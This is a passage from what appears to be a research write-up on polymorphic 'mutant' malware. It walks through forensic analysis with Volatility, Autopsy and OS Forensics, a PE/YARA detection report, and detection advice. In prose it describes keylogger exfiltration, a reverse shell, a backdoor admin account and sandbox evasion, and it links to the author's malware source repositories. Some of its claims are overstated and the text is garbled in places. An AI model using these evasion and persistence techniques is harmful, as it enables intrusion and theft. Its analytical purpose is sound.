   DHCPv6 IAID . . . . . . . . . . . : 705298471
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-39-12-CC-84-A9-3E-6D-43-00
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
```

Figure 55 : IDA Pro : Network Configuration Details File Create

4. Program Run detect OS (Windows, Linux, MacOS) with Command Shell access, after detection Windows OS, perform Ipconfig/all command for gather Network Configuration Details.
5. Print all Network detail in notepad file instead of reading direct from command shell and misguide security mechanism to identity malicious activity in background.
6. Now Main.exe file reading data from macaddress.txt and perform mutation in system.
7. Perform exit command in Command shell and release memory with clean up data.




Figure 56 : IDA Pro : Sandbox Detection Execution

10 . Mutant Malware Forensics

Malware Forensics is processed to Investigating and Analysing Malicious Code covers the complete process of responding to a malicious code incident. Memory forensics provides cutting edge technology to help investigate digital attacks Memory forensics is the art of analysis computer memory (RAM) to solve digital crimes.

10.1 Magnet Forensics RAM Capture Utility

- Reference : https://www.magnetforensics.com/resources/magnet-ram-capture/

1. Stat Utility and select Output pat and start process.




Figure 57 : Magnet Forensics : RAM Capture

2. RAM Dump Created with .raw format.

Figure 58 : Magnet Forensics : RAM Dump

10.1 Volatility Memory Forensics

Memory forensics is the analysis of volatile data in a computer's memory dump. It is conducted by many information security professionals to examine and identify attacks or malicious behaviours that do not leave readily detectable tracks on hard drive data. Moreover, it includes investigation of advanced computer attacks which are stealthy enough to avoid leaving data on the computer's hard drive.

- Reference : https://www.volatilityfoundation.org/26
- Volatility GUI : https://www.osforensics.com/tools/volatility-workbench.html

1. Run Volatility GUI and start fetching Process list of Victim Machine.
2. Many Malicious process detected in memory.
    a. **Main.exe :** Mutant Malware which is running with mutation engine.
    b. **Svchost.exe :** Connectivity process by Microsoft which provide socket connection.
    c. **Onedrive.exe :** Storage application which is used by mutant malware for storing keylogger data in cloud and make undetectable malware.
    d. **Cmd.exe :** Command shell which is used by main.exe for perform commands.
    e. **Firefox.exe :** Internet browser for surfing in internet, but here main.exe using this browser for download more malicious code from internet.




Figure 59 : Volatility : Process list

3. Dump registry value to identify persistent level and behaviour of Mutant Malware attack.
    a. Hardware.reg : Hardware breakpoint detection by Anti-Debugging Malware.
    b. SAM.reg : SAM file creation for Administrator Access in System
    c. no_name.reg : Mutant Malware mutation engine code for detect Security Mechanism.




Figure 60 : Volatility : Persistent Attack : Registry Value

4. Network details : Malware keep running in network and connected to Botnet server which is available in system because connection established with **<u>IP/Port : 192.168.88.136:7654</u>**, its Local IP Configuration which is provide connectivity within network.




Figure 61 : Volatility : Network : Botnet Activity

5. Botnet Activity Detected : Machine connect to **<u>Foreign Address : 13.35.191.66:443</u>**, Machine sending keylogger data from Botnet server to attacker machine on AWS cloud using Secure HTTPS Connection using TLS/SSL Connection.




Figure 62 : Volatility : Network Activity : Firefox.exe File Download / Sharing

10.2 Autopsy Forensics

- Reference : https://www.autopsy.com/

1. Run Autopsy and fill all necessary details. Add Capture Evidence Disk in tool. Here, .vmdk file using as evidence of Victim Machine. It's virtual machine disk where Mutant Malware activity performed.




Figure 63 : Autopsy : Start New Case : Add evidence

2. Select Analysis Module and start Analysis.




Figure 64 : Autopsy : Start Analysis

3. Malicious file Download location identified : https://github.com/CyberHacky/Anti-Debugging




Figure 65 : Autopsy : Malicious file Download Location

4. Anti-Debugging and mutation engine malware found : debugger.exe, vmdetect.exe, etc.




Figure 66 : Autopsy : Malicious Anti-Debugging Malware Found

5. Persistent attack malware found which create Registry in victim machine.




Figure 67 : Autopsy : Registry Creation Malware

6. All Malicious malware files found in machine.
    A. Main.exe : Mutant Malware with mutation Engine
    B. Dropbox.exe : Cloud storage to store Keylogger data
    C. Pslist.exe : Clean-up Machine data and stop Running Malware Background Process.
    D. Vmdetect.exe : Detect Sandbox and Virtual machine in Victim Machine




Figure 68 : Autopsy : Mutant Malware Malicious Files

7. Find Anti-Debugging Running malware in system. And Botnet server with Python Engine.




Figure 69 : Autopsy : Anti-Debugging Malware

8. Connect to Github.com for download more malicious files.




Figure 70 : Autopsy : Web Cookies

9. Find all Downloaded malicious file and recovered all deleted scripts in machine.




Figure 71 : Autopsy : Downloaded Malicious Files

10. Keylogger and Botnet server running with python engine and saving all data in SQLite Database.




Figure 72 : Autopsy : Keylogger Database : Python SQLite

10.3 OS Forensics

- Reference : https://www.osforensics.com/download.html

1. Start OS Forensics and Add Victim Machine Evidence




Figure 73 : OS Forensics : Add Evidence .vmdk

2. Main.exe using Windows DLL for Machine interaction and perform revere shell connection using ntdll.dll , also using wow64win.dll for 64-bit machine and covert code from 32-bit machine.




Figure 74 : OS Forensics : Imported Windows DLL Found

3. Main.exe perform memory allocation for Security detection and perform Encrypted connection using crypbase.dll




Figure 75 : OS Forensics : Memory Allocation and Encryption

4. Main.exe used Windows Command shell for Reverse Connection and Command perform.




Figure 76 : OS Forensics : Command Shell Detected

5. MutexMalware.zip and Python Botnet server Files found which is used to infect machine.




Figure 77 : OS Forensics : Mutant Malware and Botnet Server

6. Mutant Malware get access to Windows Administrator rights and login to github.com for download more Malicious files.




Figure 78 : OS Forensics : Administrator Access : Windows Login Log

7. Virtual Machine Detection logs and Files found. Macaddress.txt




Figure 79 : OS Forensics : Virtual Machine Detection

8. Python Botnet server and keylogger code crafted from system. It's running in c:\users\ folder. Which is persistent application process.




Figure 80 : OS Forensics : Python Botnet server and Keylogger

9. Botnet.py Python botnet server code crafted.





Figure 81 : OS Forensics : Botnet.py code

10. Mutant Malware successfully created new Administer user for Persistent Attacker and password : **ROOT#123**



c

Figure 82 : OS Forensics : New Admin user Details

11. Windows Command Shell : **whoami** , provide Logged Username account.




Figure 83 : OS Forensics : Command Shell : whoami

12. Malicious file Run by Command shell interaction
    a. Vmdetect.exe, Dropbox.exe, main.exe, Anti-debugger.exe




Figure 84 : OS Forensics : Command Shell : Malicious Files

11. Machine Leaning Mutant Malware Detection Techniques

- Reference : https://github.com/CyberHacky/Mutex-Insight

1. Created one Machine Learning script for Identify Mutant Malware in Machine. User need to run this script in machine it will run with AIML Capabilities to identify Mutant Malware.
2. Here AIML Script Successfully Detected Mutant Malware and Generate Report with HASH Value.

```
File Details:
        File: /home/ubuntu/tools/SSMA/main.exe
        Size: 13312 bytes
        Type: application/x-dosexec
        MD5:  d3185af6ad2819c9e0d6195ac4238c47
        SHA1: a89b8bc119af2200a10ea264292044f69a844a15
        Imphash: 0fc0eb772ca85ece8db61d1923a30c91
        Date: Sun May 10 05:42:10 2020
        PE file entropy: 5.193385788359935

================================================================================
Number of Sections: 7

Section VirtualAddress VirtualSize SizeofRawData Sections_MD5_Hash Section_Entropy
.text   0x1000                6772          7168 629b98856574d83e347319cdaf5b2294 5.79353046829431
.data   0x3000                  44           512 bbe75f7fc26bec49b070ce3023776d64 0.5238716206942903
.rdata  0x4000                1348          1536 d1ff9910400514824e87f1f4cff36dfc 4.869095158654783
.bss    0x5000                1008             0 d41d8cd98f00b204e9800998ecf8427e 0.0
.idata  0x6000                1776          2048 ea51ade86be70afd2a9b0bb3f5b8d074 4.21225434980864 8
.CRT    0x7000                  52           512 44bb22e16d8a88a4f76c715e0ac91c7a 0.2584167917102712 7
.tls    0x8000                  32           512 717c992ebb58c46a5fd2eee9c322e7b3 0.2044881574398449
```

Figure 85 : Mutex-Insight : Identify Mutant Malware

3. Malicious Header values, TLS Encryption, Malicious Function code, YARA Rules Detection, Malicious IP, Strings, etc.

```
SUSPICIOUS size of the section ".bss" when stored in memory - 1008

Very high or very low entropy means that file/section is compressed or encrypted since truly random data is not common.

Suspicious size of the raw data - 0

SUSPICIOUS section names: .CRT .tls
================================================================================
 No overlay Data Present
================================================================================
The executable contains a .tls section.
A TLS callback can be used to execute code before the entry point                 and therefore execute secretly in a debugger.
================================================================================
Suspicious flags in the characteristics of the PE file:
RELOCS_STRIPPED flag is set - This indicates that the file does not contain base relocations and must therefore be loaded at its preferred base address.
Flag has the effect of disabling Address Space Layout Randomization(ASLR) for the process.

================================================================================
This file contains a list of Windows functions commonly used by malware.
For more information use the Microsoft documentation.

        CreateProcessA - Creates and launches a new process. If malware creates a new process, you will need to analyze the new process as well.
        GetStartupInfoA - Retrieves a structure containing details about how the current process was configured to run, such as where the standard handles are directed.
        GetTickCount - Retrieves the number of milliseconds since bootup. This function is sometimes used to gather timing information as an anti-debugging technique. GetTickCount is often add
ed by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.
        QueryPerformanceCounter - Used to retrieve the value of the hardware-based performance counter. This function is sometimes using to gather timing information as part of an anti-debuggi
ng technique. It is often added by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.
        WSAStartup - Used to initialize low-level network functionality. Finding calls to WSAStartup can often be an easy way to locate the start of network-related functionality.
        inet_addr - Converts an IP address string like 127.0.0.1 so that it can be used by func- tions such as connect . The string specified can sometimes be used as a network-based signature
.
        recv - Receives data from a remote machine. Malware often uses this function to receive data from a remote command-and-control server.

================================================================================
Scan file using Yara-rules.
With Yara rules you can create a "description" of malware families to detect new samples.
        For more information: https://virustotal.github.io/yara/

These Yara Rules aimed to detect well-known software packers, that can be used by malware to hide itself.
Result:
         IsPE32
         IsConsole

================================================================================
Ups... That's all :)
```

Figure 86 : Mutex-Insight : Machine learning Identification

12. Mutant Malware Detection Techniques

1. Check Header value of Application and analyse using PE viewer
    a. SUSPICIOUS size of the section ".bss" when stored in memory - 1008
    b. Very high or very low entropy means that file/section is compressed or encrypted since truly random data is not common.
    c. Suspicious size of the raw data – 0

2. Check TLS Header Value of Application
    a. The executable contains a .tls section. A TLS callback can be used to execute code before the entry point and therefore execute secretly in a debugger.

3. Suspicious flags in the characteristics of the PE file:
    a. RELOCS_STRIPPED flag is set - This indicates that the file does not contain base relocations and must therefore be loaded at its preferred base address.
    b. Flag has the effect of disabling Address Space Layout Randomization(ASLR) for the process.

4. Mutant Malware contains a list of Windows functions commonly used by malware.
    a. **CreateProcessA -** Creates and launches a new process. If malware creates a new process, you will need to analyse the new process as well.
    b. **GetStartupInfoA** - Retrieves a structure containing details about how the current process was configured to run, such as where the standard handles are directed.
    c. **GetTickCount -** Retrieves the number of milliseconds since bootup. This function is sometimes used to gather timing information as an anti-debugging technique. GetTickCount is often added by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.
    d. **QueryPerformanceCounter -** Used to retrieve the value of the hardware-based performance counter. This function is sometimes using to gather timing information as part of an anti-debugging technique. It is often added by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.
    e. **WSAStartup -** Used to initialize low-level network functionality. Finding calls to WSAStartup can often be an easy way to locate the start of network-related functionality.
    f. **inet_addr -** Converts an IP address string like 127.0.0.1 so that it can be used by functions such as connect . The string specified can sometimes be used as a network-based signature.
    g. **recv -** Receives data from a remote machine. Malware often uses this function to receive data from a remote command-and-control server.

5. These Yara Rules aimed to detect well-known software packers, that can be used by malware to hide itself.
    a. IsPE32
    b. IsConsole

6. Run Threat hunting Tools in Network and analyse Incoming and outgoing traffic with dept analysis.
    a. Splunk Enterprise
    b. ELK
    c. SolarWinds Network Security

7. Check Background Process in system and Identify Malicious process in system
    a. Procmon
    b. Sysinternals

8. Use Updated Secure Antivirus.
    a. Quick Heal
    b. Avast
    c. Symantec

13. Conclusion

Mutant Malware is next generation malware. Mutant malware mostly effective with C++ Language because of code Compilation and Encrypted Microsoft libraries. Mutant malware is capable to bypass most of the antivirus tools and also bypass firewall. Mutant Malware identify Security mechanism in system and perform mutation techniques to bypass Security Detection and misguide malware Analyst too. It's hard to detect mutant malware but still Artificial intelligence and Machine Learning Techniques are useful to detect malware using Threat intelligence data and Mutant Malware Behavior detection using Machine Learning. Most of the Antivirus company (Sophos, Symantec) use AI Technology to detect malware behavior and secure machine. Behavior and Threat intelligence detection is only method to detect Mutant malware in system. Mutation Engines are so [powerful to bypass Security mechanism in any machine.

14. Limitation

Mutant Malware is capable to bypass most of the security mechanism using Obfuscation , Mutation and Encryption techniques. But Mutation capabilities are only good with C++ Language. C++ Language provide modern code system and easy interaction with encrypted libraries and complicated compelling system. Other programming languages(Python, Ruby, Perl, Go) are available for malware Development but insecure library and easy detection code cause program to bypass security mechanism. Most of the Language provide direct interpretation with Operating system and it's easy to detect by Antivirus. But C++ Language provide Encrypted Traffic, and Code Compiling techniques to hide code in system.

15. Future Scope

Mutant Malware is Next generation malware and it's used since 2003. Most of the mutant malwares are capable to perform 90K Mutation in one day and it's enough capabilities to bypass any antivirus Security Mechanism. After applying antidebugging techniques mutant malware is capable to bypass Virtual machine and Sandbox machine and misguide Malware Analyst too. So Mutant Malware is hard to detect in system but in market new Technology is available which is AIML (Artificial Intelligence and Machine Learning). Using AIML Mutant Malware could be detect by Behavior Analysis and Threat Intelligence data.

16. Reference

1. Malware Analysis Techniques :
    a. https://www.blackhat.com/presentations/bh-dc-07/Kendall_McMillan/Presentation/bh-dc-07-Kendall_McMillan.pdf

2. Malware Analysis Courses:
    a. https://www.pluralsight.com/browse/information-cyber-security/malware-analysis
    b. https://www.sans.org/course/reverse-engineering-malware-malware-analysis-tools-techniques
    c. https://www.cybrary.it/course/malware-analysis/

3. Malware Analysis Books :
    a. https://www.amazon.in/Practical-Malware-Analysis-Hands-Dissecting/dp/1593272901
    b. https://www.amazon.in/Art-Memory-Forensics-Detecting-Malware/dp/1118825098
    c. https://www.packtpub.com/in/networking-and-servers/learning-malware-analysis
    d. https://www.packtpub.com/in/networking-and-servers/mastering-malware-analysis

4. Source Code of Mutant Malware:
    a. https://github.com/CyberHacky/MutexMalware
    b. https://github.com/CyberHacky/Anti-Debugging

5. Research Papers of Mutant Malware:
    a. Comprehensive Review on Malware Detection Approaches :
        i. Published in IEEE Access, Author : Ömer Aslan
        ii. https://ieeexplore.ieee.org/document/8949524/authors

    b. Automatic malware mutant detection and group classification based on the n-gram and clustering coefficient, Date : 18, Dec 2015
        i. **Author :** Taejin Lee, Bomin Choi, Young sang Shin & Jinn Kwak
        ii. https://link.springer.com/article/10.1007/s11227-015-1594-6

    c. BinGraph: Discovering mutant malware using hierarchical semantic signatures
        i. Authors : Heejo Lee, Jonghoon Kwon ,
        ii. https://ieeexplore.ieee.org/document/6461015

d. Automatic malware mutant detection and group classification based on the n-gram and clustering coefficient

   i. **Author :** Taejin Lee , Date : Dec 2015
   ii. https://www.researchgate.net/publication/312042456_Automatic_malware_mutant_detection_and_group_classification_based_on_the_n-gram_and_clustering_coefficient

e. polymorphic virus : Mutation Techniques

   i. **Posted by:** Margaret Rouse, Date : Dec 2017
   ii. https://searchsecurity.techtarget.com/definition/polymorphic-malware